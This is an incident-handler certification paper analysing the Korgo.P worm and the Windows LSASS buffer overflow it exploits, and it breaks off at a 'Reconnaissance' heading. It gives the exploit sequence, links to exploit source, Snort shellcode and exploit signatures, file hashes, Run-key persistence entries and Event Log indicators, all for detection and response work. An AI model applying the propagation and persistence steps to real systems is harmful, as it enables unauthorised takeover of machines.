Global Information Assurance Certification Paper

Popping the Cork on Korgo:
An In-Depth Analysis of the Korgo.P Worm

GIAC Certified Incident Handler
Practical Version 3

John H. Sawyer
September 20, 2004

Abstract:
The Korgo.P is an effective mechanism for exploiting machines vulnerable to the LSASS exploit in the Microsoft Windows operating systems. A large number of machines can be quickly compromised allowing an attacker to have full administrative control. This paper will cover the exploitation of this flaw in the LSA service allowing an attacker to gain control over a large number of machines in a university network and how the local university administrator was able to use incident response techniques to detect the attack and analyze the Korgo.P worm using free and open source utilities.

Acknowledgements

I want to thank my incredible, loving wife for all of her support through the development of this paper and my malware research. She has provided encouragement, constructive criticism, and most of all, patience. Thank you, Sarah, for being my best friend and more.

I don't think this paper could have been completed without the friendly staff at Starbucks who provided me countless Venti Bald Lattes to keep me amped while listening to Godsmack, Linkin Park, Stone Temple Pilots, and White Zombie. A coworker, Mike Armstrong, was kind enough to loan me his "Stealing the Network: How to Own a Continent" book which gave me the inspiration to add a storyline to my paper making it more fun to write, and hopefully, more fun for the reader.

And, lastly, I want to thank my employer for giving me a flexible environment to learn, the opportunity to work in computer/network security, and plenty of wonderful coworkers.

-knah
-jhs

Table of Contents

1. Statement of Purpose

Malicious hackers can have one to many different goals for attacks ranging from simple Denial of Service (DoS) to having complete administrative control over a computer or network. The documented attack that follows will be focused right in the middle of that range allowing administrative control over a large number of computers with the capability of performing a Distributed Denial of Service (DDoS) attack.

The attacker will compromise a university chairman's laptop using the LSASS vulnerability documented by Microsoft in Security Bulletin MS04-011 and infect it with the Korgo.P worm. Once the chairman's laptop is infected, the attacker will wait for his return back home where the laptop will spread the infection into the university's network. The attack will be largely effective because of the lack of firewalls within the typical university environment and lack of efficient, centralized patch management. All infected computers will attempt to connect to several websites that are already under the attacker's control. The connections to these sites allow the attacker to document all compromised machines for later access and control. The compromised machines will also continue to attack and spread to other machines creating an almost infinite army.

The attacker is relying on a known vulnerability in the Microsoft Windows operating systems that will allow her to gain full administrative control over the computer. Published proof-of-concept exploit code will serve as the base for the worm created to amass an army of machines on high speed networks that will serve as DDoS clients, hopping points for later attacks, or ftp servers for pirated software or malicious toolkits.

The propagation of Korgo.P creates a unique network signature that will allow tracking of attempted and successful exploitation of vulnerable machines. The university under attack does not have the necessary budgetary resources to dedicate to expensive network intrusion detection systems (IDS) or intrusion prevention systems (IPS). The university system administrators have chosen to use Snort for IDS because of it being free and open source. The attack will begin before the system administrators have developed a detection signature so a very large number of machines will be compromised before any preventative measures can be implemented to decrease or eliminate the spread of Korgo.P.

Network incident response will be performed using the Snort IDS open source software to detect attacks on the network. Signatures have been developed that will detect the generic LSASS exploit in addition to specific traffic identifying whether the attack is targeting Windows 2000 or Windows XP.

Host based incident response will be accomplished through the Linux and Windows utilities included on the Helix Incident Response and Forensic Live CD version 1.5. The availability of free binary analysis tools and antivirus programs make this CD an ideal and cost effective incident response solution for any environment no matter the available budget for security tools.

2. The Exploit

Name – Korgo.P worm

The Korgo.P worm is a variant of the original Korgo worm now referenced as Korgo.A. There have been many Korgo variants and the Korgo.P variant was chosen because of a lack of in-depth analysis of its effects on computers and networks. Korgo has been aliased as Padobot by a few antivirus vendors but they all concur that they are the same worm.

The Korgo.P worm is unique from the other variants because it utilizes an internal HTTP engine to deliver the worm's body to a compromised machine while previous variants would stream the worm binary over a TCP connection between the victim and attacker machines. The Korgo worms, including the P variant, all exploit the LSASS vulnerability in the Microsoft Windows Operating Systems to initiate the victim to download and run the worm's binary executable. The sequence of events during a compromise will be fully explained as the paper progresses.

The following links are provided as external references for more information about the LSASS vulnerability documented by Microsoft, CVE, eEye, CERT, and Bugtraq. Below that are links to various antivirus vendors who have provided some analysis of the Korgo.P worm.

Security Bulletins and Announcements

Microsoft Security Bulletin MS04-011
Security Update for Microsoft Windows (835732)
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspxH

CVE Candidate CAN-2003-0533
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

eEye Research - Windows Local Security Authority Service Remote Buffer Overflow
http://www.eeye.com/html/Research/Advisories/AD20040413C.html

U.S. Cert Technical Cyber Security Alert TA04-104A
http://www.us-cert.gov/cas/techalerts/TA04-104A.html

U.S. Cert Vulnerability Note VU #753212
http://www.kb.cert.org/vuls/id/753212

Bugtraq #10108
http://securityfocus.com/bid/10108

Antivirus Vendor Analysis

McAfee – Network Associates
http://vil.nai.com/vil/content/v_126341.htm

Sophos
http://www.sophos.com/virusinfo/analyses/w32korgop.html

BitDefender
http://www.bitdefender.com/html/virusinfo.php?menu_id=1&v_id=274

Symantec
http://www.symantec.com/avcenter/venc/data/w32.korgo.p.html

F-Secure
http://www.f-secure.com/v-descs/korgo_p.shtml

ProLand Software
http://www.pspl.com/virus_info/worms/korgop.htm

VirusList.com – Virus Encyclopedia
http://viruslist.com/eng/viruslist.html?id=1562410

Operating Systems Affected

The LSASS vulnerability was chosen to exploit because of the prevalence of Microsoft Windows based systems in the desktop and server market and the large number of vulnerable versions of the operating systems (OS). The vulnerable versions include all variations of Windows based on NT technology including:

- Windows NT 4.0 Service Pack 6(a)
  - Server
  - Terminal Server Edition
  - Workstation
- Windows 2000 Service Packs 1, 2, 3, and 4
  - Server
  - Advanced Server
  - Datacenter Server
  - Professional
- Windows XP Service Pack 1
  - Home
  - Professional
- Windows Server 2003
  - Standard
  - Enterprise
  - Web
  - Datacenter

Products released by other vendors that are based on the above vulnerable versions are also affected by the LSASS vulnerability providing even more machines that could be compromised. Products like videoconferencing, media, and messaging servers are less likely to be discovered because they usually do not provide direct access to the underlying operating system.

Protocols

TCP, SMB, RPC, and HTTP protocols are the transports for the LSASS exploit to work properly. TCP is the Transmission Control Protocol that runs over IP, or Internet Protocol, networks. TCP handles the transportation of the data to and from the victim and attacker machines with additional protocols including in the TCP packets that are interpreted at the application layer by the operating system. The beginning of the attack requires the TCP three-way handshake to initiate the connection. The attacking machine sends a SYN packet from a TCP port above 1024 to the victim machine's TCP port 445. If the victim's port 445 is open, it responds with a SYN-ACK acknowledging that the attacker wants to communicate. The attacker finalizes the connection with an ACK and data transmission can now begin.

SMB is the Server Message Block protocol that allows file/printer sharing and interprocess communication between Windows computers primarily, but also, UNIX based machines with the help of SAMBA. SMB is the second protocol used during the attack to begin an interprocess connection that will allow the request to be made that exploits the LSASS service. Remote Procedure Calls (RPC) is part of the communication between servers that allow processes to interact as if they were running on the same server.

Hypertext Transfer Protocol (HTTP) is used for web servers and web browsers to deliver and request web pages. HTTP is an application layer protocol and is used by Korgo.P to transmit itself over to the victim machine once it has been exploited.

Services

The Local Security Authority Service (LSASS) is the vulnerable service in Windows that allows remote exploitation. LSASS is in charge of authenticating users, processes, and machines whether they are logging in locally or remotely. Authentication mechanisms like NTLM and LDAP are all processed through LSASS. First, the exploit begins with a TCP connection, next, SMB takes over to begin interprocess communication, then, RPCs are made that require authentication via LSASS. At this point, enough data is sent to overflow the buffer allowing any code to be run with the same privileges as LSASS.

Variants

Korgo.P is a variant of the original Korgo (aka Padobot) worm that also exploited the LSASS vulnerability. There have been approximately 20 Korgo variants that all exploit LSASS but have different mechanisms for propagation. Each variant relies on exploiting LSASS to trigger the machine to download the worm causing the machine to become infected and begin attacking others. Each variant also listens on TCP port 113 for identd requests and usually listens on TCP port 3067 for backdoor access but occasionally listens on other ports for remote control. Depending on the variant, a random ephemeral port is opened to serve up the worm in a variety of manners such as HTTP or a direct stream of binary data when a TCP connection is made. Other methods of control include connecting to a series of websites at random intervals to check for a file with a particular string or logging into an IRC channel. A sampling of Korgo variants will be listed with descriptions next.

Korgo.A[1] - The original version of Korgo is approximately 10KB and copies itself to the System32 directory in Windows or WINNT. It then adds an entry to the registry to automatically run when the machine boots. Korgo.A listens on TCP port 113 for identd requests and TCP ports 3067 and 2041 for backdoor access and data transfer. In addition to the open TCP ports, it also connects to several IRC servers for remote control.

Korgo.E[2] - This variant deletes previous versions of it and kills other virus/worm processes to avoid running multiple instances of it or other virus/worms. Korgo.E also deletes the previous infections' respective registry entries. Like previous and future versions, it copies itself to the System32 directory and adds a startup entry in the registry. TCP ports 113 and 3067 are also opened along with a random ephemeral port for distribution of the worm's binary. Finally, it connects to one of several IRC servers and joins the #gulag channel.

Korgo.U[3] - Korgo.U works like Korgo.E trying to preserve its grasp on a system by deleting previous infections by other worms and Korgo variants. It deletes associated registry keys and adds its own entry to automatically run the copied executable in the System32 directory during startup. In addition to the standard listening TCP ports, it attempts to connect to several websites as a remote control mechanism executing certain commands if a particular string is found during the HTTP request.

Korgo is not the first worm to exploit LSASS and is slightly lesser known than its predecessor, Sasser. Sasser was released the day after the HOD exploit code and uses the same exploit code as Korgo but varies in its propagation methods.

1 http://www.f-secure.com/v-descs/korgo_a.shtml

2 http://www.f-secure.com/v-descs/korgo_e.shtml

3 http://www.f-secure.com/v-descs/korgo_u.shtml

Sasser.A[4] - Sasser caught the world by surprise because of its quick release after the announcement and patch availability of MS04-011. Most users were confronted with rebooting machines thanks to the wrong version of the exploit coding being injected into their vulnerable machine. Sasser took the typical steps of adding entries to the registry to automatically start upon reboot and copying its executable to the System32 directory. The worm executable was named "avserve.exe" and opened TCP ports 5554 and 9996. Scanning was accomplished by 128 threads and all activity was logged to "c:\win.log."

Sasser.B[5] - Sasser.B is identical to Sasser.A in function but changed its filename to "avserve2.exe" along with its log file, "c:\win2.log." It also changed the 128 scanning threads to 128 individual processes.

Source code to exploit LSASS has been released by several different individuals that vary in ease of use and attack platforms.

BillyBastard.c [6]
- proof of concept for local compromise
- used for privilege escalation

04252004.ms04011lsass.c[7]
- remote compromise against Windows 2000 and Windows XP
- cannot differentiate versions of Windows 2000

HOD (houseofdabus) Exploit Code[8]
- remote compromise against Windows 2000 and Windows XP
- automatic OS detection to determine Window 2000 or Windows XP
- basis for the Korgo.P exploit as shown in network captures later

HOD Exploit Code modified to compile on Linux[9]
- same code as above but modified to compile properly under Linux
- this version will be used later to correlate the exploit with Korgo.P

Description

Korgo.P exploits a buffer overflow vulnerability in the Local Security Authority Service within the Microsoft Windows operating systems. According to Microsoft and eEye, this vulnerability is exploitable locally and remotely. The Korgo.P worm exploits the service remotely via a connection to TCP port 445. The LSA service is exploitable because of

4 http://www.f-secure.com/v-descs/sasser.shtml

5 http://www.f-secure.com/v-descs/sasser_b.shtml

6 http://packetstormsecurity.org/0404- exploits/billybastard.c

7 http://packetstormsecurity.org/0405-exploits/04252004.ms04011lsass.c

8 http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms04011-lsasrv-expl.c

9 http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

an unchecked buffer in the DsRolerUpgradeDownlevelServer function. The sequence of events during the exploit process is as follows:

1. Attacker connects to victim's TCP port 445 and completes a three way handshake
2. Victim asks how does the Attacker want to talk using SMB and the two machines settle on a compatible method
3. Attacker requests a connection to the IPC$ share on the Victim
4. Attacker uses RPC to access the LSA service for authentication
5. Attacker calls the DsRolerUpgradeDownlevelServer function and overflows its buffer with a NOOP sled and shellcode
6. Victim makes HTTP request to Attacker for "x.exe" and executes "x.exe" locally
7. Victim is now infected with the Korgo.P and becomes the Attacker attempting to start at step 1 above with other computers

The lack of buffer size and input validation in the DsRolerUpgradeDownlevelServer function allows the buffer to be overflowed. A buffer overflow can occur when a function accepts input but does not validate the input to insure that it does not go beyond the allotted memory buffer. If a program will accept more data than what was previously set aside for the particular variable in memory, it is possible to send more data than necessary so the next program call could execute the data that extended past the buffer. A simpler explanation is that a coffee mug represents the allocated buffer and a carafe of Starbucks coffee is the data. An attacker will pour coffee into the mug, and if the programmer did not put a spill-proof lid on the coffee mug, then coffee will spill over the side onto the counter getting direct action by the barista. In a buffer overflow, the spillage is designed to contain extra code that the attacker wants run at the same privileges as the application, or barista. Once the code is executed with elevated privileges, the attacker will have root, administrative, or system level privileges and "own" the machine.

Signatures of the Attack

Network Signatures

Korgo.P and related LSASS exploits are quite easy to detect on the network. They have distinctive signatures because of the ports they connect to and unique methods of propagation.

Snort Signatures and Alerts

Snort 2.2.0 was used for detection of Korgo.P exploiting a Windows XP computer. The current ruleset contains several generic rules in the "NetBIOS. rules" file that will detect the initial connections leading up to the exploit. NetBIOS is a Microsoft networking protocol that used to be the transport for SMB until Microsoft developed ways for SMB to travel directly over TCP starting with the Windows 2000 family of operating systems. The signatures and alerts below are documented in the order that they were triggered during a live exploit by Korgo.P.

The following signature detects the initial access request to \\10.10.20.2\IPC$. The signature is generic and can cause a significant number of false positives depending on how the network is designed. In this scenario, it is effective in identifying an undesired connection from an external network into the home network.

SNORT SIGNATURE
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS IPC$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB"; depth:4; offset:4; byte_test:1,>,127,7,relative; content:"I|00|P|00|C|00 24 00 00|"; distance:33; nocase; classtype:protocol-command-decode; sid:2466; rev:4;)

SNORT ALERT
[**] [1:2466:4] NETBIOS SMB-DS IPC$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
09/02-21:07:16.265295 10.10.20.129:1112 -> 10.10.20.2:445
TCP TTL:128 TOS:0x0 ID:135 IpLen:20 DgmLen:130 DF
****AP*** Seq: 0x6E134D5E Ack: 0xE3A4C974 Win: 0xF8EB TcpLen: 20*

The following signature is almost identical to the previous signature and is alerted by the same packet because they are both looking for access to “C$” with similar packet characteristics. The packet causing the alert contains “IPC$” thereby triggering both signatures.

SNORT SIGNATURE
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS C$ share unicode access"; flow:to_server,established; content:"|00|"; depth:1; content:"|FF|SMB"; depth:4; offset:4; byte_test:1,>,127,7,relative; content:"C|00 24 00 00|"; distance:33; nocase; content:!"I|00|P|00|C|00 24 00 00|"; distance:-9; within:9; classtype:protocol-command-decode; sid:2472; rev:5;)

SNORT ALERT
[**] [1:2472:5] NETBIOS SMB-DS C$ share unicode access [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
09/02-21:07:16.265295 10.10.20.129:1112 -> 10.10.20.2:445
TCP TTL:128 TOS:0x0 ID:135 IpLen:20 DgmLen:130 DF
****AP*** Seq: 0x6E134D5E Ack: 0xE3A4C974 Win: 0xF8EB TcpLen: 20*

It has been five months since the announcement and availability of theexploit code for the LSASS vulnerability, and the following signature has been developed to detect the DsRolerUpgradeDownlevelServer overflow. It accurately identifies the exploit attempt by Korgo.P.

SNORT SIGNATURE
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt"; flow:to_server,established; flowbits:isset,netbios.lsass.bind.attempt; content:"|FF|SMB"; depth:4; offset:4; nocase; content:"|05|"; distance:59; content:"|00|"; within:1; distance:1; content:"|09 00|"; within:2; distance:19; reference:bugtraq,10108; reference:cve,2003-0533; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2514; rev:7;)

SNORT ALERT
[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/02-21:07:16.446200 10.10.20.129:1112 -> 10.10.20.2:445
TCP TTL:128 TOS:0x0 ID:141 IpLen:20 DgmLen:1500 DF
****A**** Seq: 0x6E134EC0 Ack: 0xE3A4CABB Win: 0xF7A4 TcpLen: 20*
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref => http://www.securityfocus.com/bid/10108]

In order to overflow the buffer, NOOPs are used to pad the buffer up to the point of where the attacker's code will be executed. The signature below is triggered by consecutive NOOPs that are typical in buffer overflow attacks.

SNORT SIGNATURE
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth:128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:7;)

SNORT ALERT
[**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
09/02-21:07:16.448395 10.10.20.129:1112 -> 10.10.20.2:445
TCP TTL:128 TOS:0x0 ID:142 IpLen:20 DgmLen:1500 DF
****A**** Seq: 0x6E135474 Ack: 0xE3A4CABB Win: 0xF7A4 TcpLen: 20*
[Xref => http://www.whitehats.com/info/IDS181]

The following signatures and corresponding alerts were generated from "bleeding.rules" available from http://www.bleedingsnort.com. BleedingSnort provides cutting edge signatures for Snort that have not been fully tested and certified to be included in the rules available from Snort.org. The available signatures detect attacks, network scans, malware, and much more.

The first two signatures are triggered by the exploit packets generated by an attack to Windows 2000 or Windows XP. The first is specific to Windows 2000 and includes the

hexadecimal strings identifying an exploit attempt. The second signature is identical to the first except that the hexadecimal code has been modified to reflect exploit attempts against Windows XP. As you can see by the alert, our attack is targeting a Windows XP machine.

SNORT SIGNATURE
alert tcp any any -> any 445 (msg:"BLEEDING-EDGE MS04011 Lsasrv.dll RPC exploit (Win2k)";content:"|00 00 00 00 9A A8 40 00 01 00 00 00 00 00 00 00|"; content:"|01 0000 00 00 00 00 00 9A A8 40 00 01 00 00 00|"; rev:1;sid:2000046;)

SNORT SIGNATURE
alert tcp any any -> any 445 (msg:"BLEEDING-EDGE MS04011 Lsasrv.dll RPC exploit (WinXP)";content:"|95 14 40 00 03 00 00 00 7C 70 40 00 01|"; content:"|78 85 13 00 AB5B A6 E9 31 31|"; sid:2000033; rev:1;)

SNORT ALERT
[**] [1:2000033:1] BLEEDING-EDGE MS04011 Lsasrv.dll RPC exploit (WinXP) [**]
[Priority: 0]
09/02-21:07:16.448395 10.10.20.129:1112 -> 10.10.20.2:445
TCP TTL:128 TOS:0x0 ID:142 IpLen:20 DgmLen:1500 DF
****A**** Seq: 0x6E135474 Ack: 0xE3A4CABB Win: 0xF7A4 TcpLen: 20*

The final signature and alert are generic to the LSASS exploit and will be triggered by the exploit attempt against Windows 2000 and Windows XP.

SNORT SIGNATURE
alert tcp any any -> $HOME_NET 445 (msg:"BLEEDING-EDGE LSA exploit";
content:"|313131313131313131313131313131313131313131313131313131313131
31313131313131313131313131313131313131313131313131313131313131313131
3131313131313131313131313131313131313131313131313131313131|"; offset:78;
depth:192; flags:A+; classtype: misc-activity; sid:2000032;rev:1;)

SNORT ALERT
[**] [1:2000032:1] BLEEDING-EDGE LSA exploit [**]
[Classification: Misc activity] [Priority: 3]
09/02-21:07:16.449814 10.10.20.129:1112 -> 10.10.20.2:445
TCP TTL:128 TOS:0x0 ID:143 IpLen:20 DgmLen:440 DF
****AP*** Seq: 0x6E135A28 Ack: 0xE3A4CABB Win: 0xF7A4 TcpLen: 20*

System Signatures

There are several local system signatures that are detectable once a system has been exploited by Korgo.P. The attack that will be documented below will initially use the HOD exploit code to gain administrative access to the victim's machine to infect it with Korgo.P. After the initial infection, the attacker will wait for the victim to return to his home network where the worm will proceed to propagate itself internally. The local

system signatures are different between the two methods of compromise used by the attacker except for the files and registry keys added.

First, both compromises will result in files being created in the “c:\windows\system32” directory. A 10kb file with a random name will be created and get executed next time the system is started. The random named file is a copy of the Korgo.P virus. In addition to this file, the Korgo.P exploit creates a duplicate of itself name “ftpupd.exe.”

MD5SUMs of the files created during the local exploit:

- 986b59708d2ca33f4c1ad682a5d7a673 ftpupd.exe
- 986b59708d2ca33f4c1ad682a5d7a673 mkqysfhs.exe

MD5SUMs of the files created during the network exploit:

- 986b59708d2ca33f4c1ad682a5d7a673 duvmpzu.exe
- 986b59708d2ca33f4c1ad682a5d7a673 ftpupd.exe

Second, registry entries are added to ensure that the Korgo.P worm continues to run even if the computer is rebooted. The first key executes the worm when the system is started, and the second key is the computer’s “ID” communicated in an HTTP request to a web server used by the attacker to log all compromised machines.

Registry changes for local exploit:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Update = "C:\WINDOWS\System32\mkqysfhs.exe
- HKLM\SOFTWARE\Microsoft\Wireless\ID = "rxzdpwbodqhysrbhp"

Registry changes for local exploit:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Windows Update = "C:\WINDOWS\System32\ duvmpzu.exe
- HKLM\SOFTWARE\Microsoft\Wireless\ID = "sqwzgwgdgxijal"

Third, several random TCP ports are opened to provide copies of the worm via HTTP requests and backdoor access. In order to deceive incident handlers, the ports register as being opened by “explorer.exe,” and all have the same Process ID (PID) as the legit “explorer.exe.” The random named file injects itself into “explorer.exe” and is virtually undetectable to the untrained eye.

Sampling of netstat.exe output:

TCP	0.0.0.0:36661	0.0.0.0:0	LISTENING	1516
TCP	0.0.0.0:39766	0.0.0.0:0	LISTENING	1516
TCP	0.0.0.0:40675	0.0.0.0:0	LISTENING	1516
TCP	0.0.0.0:41063	0.0.0.0:0	LISTENING	1516
TCP	0.0.0.0:41926	0.0.0.0:0	LISTENING	1516

PID reported by tasklist.exe:

explorer.exe	1516 Console	0	34,912 K

Finally, if the proper precautions have been taken by the systems administrator responsible for the victim's computer, it will be possible to detect anomalies in the Event Logs caused by the Korgo.P worm. The default audit settings for Windows 2000 and XP are disabled. Some administrators are resourceful and will change the defaults in hopes that they will assist in troubleshooting future problems or security incidents that may arise. Microsoft recommends that process accounting be disabled except during troubleshooting and incident response[10] so the local system signatures will not take those logs into consideration.

The local execution of Korgo.P creates entries of the same error message every second that can be used to detect systems compromised by an individual and not via the network based worm attack.

Local Security Event Log:

Event Type: Failure Audit
Event Source: Security
Event Category: Privilege Use
Event ID: 578
Date: 9/18/2004
Time: 12:39:44 PM
User: SANDBOX-XP\malware
Computer: SANDBOX-XP
Description:
Privileged object operation:
Object Server: Win32 Registry/SystemShutdown module
Object Handle: 0
Process ID: 632
Primary User Name: SANDBOX-XP$
Primary Domain: SANDBOX
Primary Logon ID: (0x0,0x3E7)
Client User Name: malware
Client Domain: SANDBOX-XP
Client Logon ID: (0x0,0x950B)
Privileges: SeShutdownPrivilege

The compromise of a machine by Korgo.P over the network leaves much more interesting logs that provide plenty of evidence of a compromise. The logs generated require that auditing be enabled for Logon Events and Privilege Use.

The first suspicious event in the Security log shows a successful network login from a workstation named "HOD." The entry is suspicious because the workstation name is

[10] http://www.microsoft.com/technet/security/guidance/secmod50.mspx#EGAA

the same as the group (houseofdabus or HOD) who released the exploit code upon which Korgo.P is based.

Event Type: Success Audit
Event Source: Security
Event Category: Logon/Logoff
Event ID: 540
Date: 9/18/2004
Time: 10:06:14 AM
User: NT AUTHORITY\ANONYMOUS LOGON
Computer: GIAC-VICTIM
Description:
Successful Network Logon:
User Name:
Domain:
Logon ID: (0x0,0x121DD6)
Logon Type: 3
Logon Process: NtLmSsp
Authentication Package: NTLM
Workstation Name: HOD
Logon GUID: {00000000-0000-0000-0000-000000000000}

The second event generated by the network exploit is a successful anonymous login one second after the login from the "HOD" workstation. Normally, this event would not be overly suspicious, since there is from time to time an anonymous login event that occurs during day to day operations; however, during testing of the exploit, an anonymous login event occurred after EVERY "HOD" workstation event. The combination of the two events occurring consecutively can be monitored for a positive signal that the machine has been compromised.

Event Type: Success Audit
Event Source: Security
Event Category: Logon/Logoff
Event ID: 538
Date: 9/18/2004
Time: 10:06:15 AM
User: NT AUTHORITY\ANONYMOUS LOGON
Computer: GIAC-VICTIM
Description:
User Logoff:
User Name: ANONYMOUS LOGON
Domain: NT AUTHORITY
Logon ID: (0x0,0x121DD6)
Logon Type: 3

The final suspicious event shows the successful use of privileges to access the “NT Local Security Authority / Authentication Service,” or LSA service. The suspicious portion of the event is that the “Client User Name” is “GIAC-VICTIM$” which is also the name of the local computer account. This event is most likely generated by the LSA service having local system level privileges, being exploited, and the attacker’s process acting with the same privileges as the LSA service.

Event Type: Success Audit
Event Source: Security
Event Category: Privilege Use
Event ID: 577
Date: 9/18/2004
Time: 10:06:18 AM
User: NT AUTHORITY\SYSTEM
Computer: GIAC-VICTIM
Description:
Privileged Service Called:
Server: NT Local Security Authority / Authentication Service
Service: LsaRegisterLogonProcess()
Primary User Name: GIAC-VICTIM$
Primary Domain: GIAC
Primary Logon ID: (0x0,0x3E7)
Client User Name: GIAC-VICTIM$
Client Domain: GIAC
Client Logon ID:(0x0,0x3E7)
Privileges: SeTcbPrivilege


3. The Platforms/Environments

Victim's Platform

The victim is using an eight month old Toshiba laptop with 1.4GHz Pentium-M processor, 256MB RAM, 30GB hard drive, and built-in Broadcom 802.11g wireless adapter. The operating system is a preinstalled copy of Windows XP Professional with Service Pack 1 that has never been patched since purchase. The laptop has Norton AntiVirus installed but the free three month subscription has long since expired so the antivirus definitions are extremely outdated. The victim has various office productivity and statistical software installed but they are irrelevant to the attack.


Source Network

The attack is carried out in two stages and will have two source networks as a result. The first source network is a wireless network located in Holland at the International Environmental Horticulture Symposium. The network is provided by several Linksys 54G wireless access points (APs) without wireless encryption protocol (WEP) enabled. The APs are plugged into one of two Linksys 24 port 10/100mb switches providing connectivity to conference attendees. The two Linksys switches are then plugged into a Linksys BEFW11 Cable/DSL router that has the WAN link plugged into the conference center's Ethernet wall jack.



The second source network will be within GIAC University where the victim is typically connected during his normal work week. Not much is know about the university network except what little information that could be gleaned from http://www.giac.edu and using the newsgroup search function on http://www.google.com. According to the GIAC website, the administration believes in "academic freedom" in all areas including the Information Technology (IT) implementation within the university. The administration has assured its faculty that they will not be limited by firewalls or content filtering unless their activities cross legal or ethical boundaries as set forth in the university's Acceptable Use Policy (AUP). GIAC's purchasing group has a webpage with links to vendors who are contracted to provide educational discounts. A few of those vendors include Microsoft, Cisco, Apple, and Damark. Google newsgroup searching provided additional clues about the university network being based on Cisco network equipment. Several posts were found to a few Cisco and SecurityFocus newsgroups about configuring switches, a new VPN, and the Access Control Lists (ACLs) that would help build the best protection for an environment without being able

to implement a full firewall solution. Using the information from those two resources, the following network diagram was designed.



Target network

The target and source networks are the same based on the attack methodology. In the first attack, taking place in Holland, the attacker will be penetrating the target network by connecting to the same wireless network to which the victim is connected. The attack will originate and end on the same network as diagrammed above. The victims laptop is described in previous "Victim's Platform" section. The attacker is using a Dell Inspiron 600m with a 1.7GHz Pentium-M, 1GB RAM, 60GB hard drive, and built-in Orinoco 802.11a/b/g wireless adapter. The attacker's operating system is Suse Linux 9.1 Professional.

The second attack will be within GIAC University's network as diagrammed in the previous section. The role of the victim from the previous paragraph will be reversed and will become the attacker. So, the attacker, previously known as the victim, was compromised in Holland and the worm that was placed on his laptop will begin compromising more computers within the university network. The victims in the second attack are faculty, staff, and students at GIAC University.

The original attacker in Holland is assuming that the university's policy of academic freedom will translate to the patch management implementation. Using that assumption, the majority of computers will be not be patched against the LSASS vulnerability. The attacker now inside the university should have complete freedom to compromise other hosts on the local network due to the lack of firewalls. Personal firewalls may be used by some of the users within the university but it is likely not to be a common practice. University IT staff have implemented a few ACLs on the router connecting them to the internet. Those ACLs are designed to block incoming NetBIOS ports (TCP 135,137-139, 445), Microsoft SQL Server ports (TCP 1433,1434), and ports above 1024 that have not been part of a previous connection using the "established" option. Because of the educational discount contract with Microsoft, it is highly likely that most computers will be running Windows 2000 or XP making them vulnerable to Korgo.P.

4. Stages of the Attack

The attacker will be Sky, a young college student in Holland who had an online relationship with a systems administrator for a small department at a university in the States. Unfortunately, Sky and Logan, the systems administrator, had a fallout, and now, she is targeting his department and university for revenge. Logan had been so in love with Sky that he made the crucial mistake of sharing a little too much information in order to impress his online lover. And, so the story unfolds….

Reconnaissance

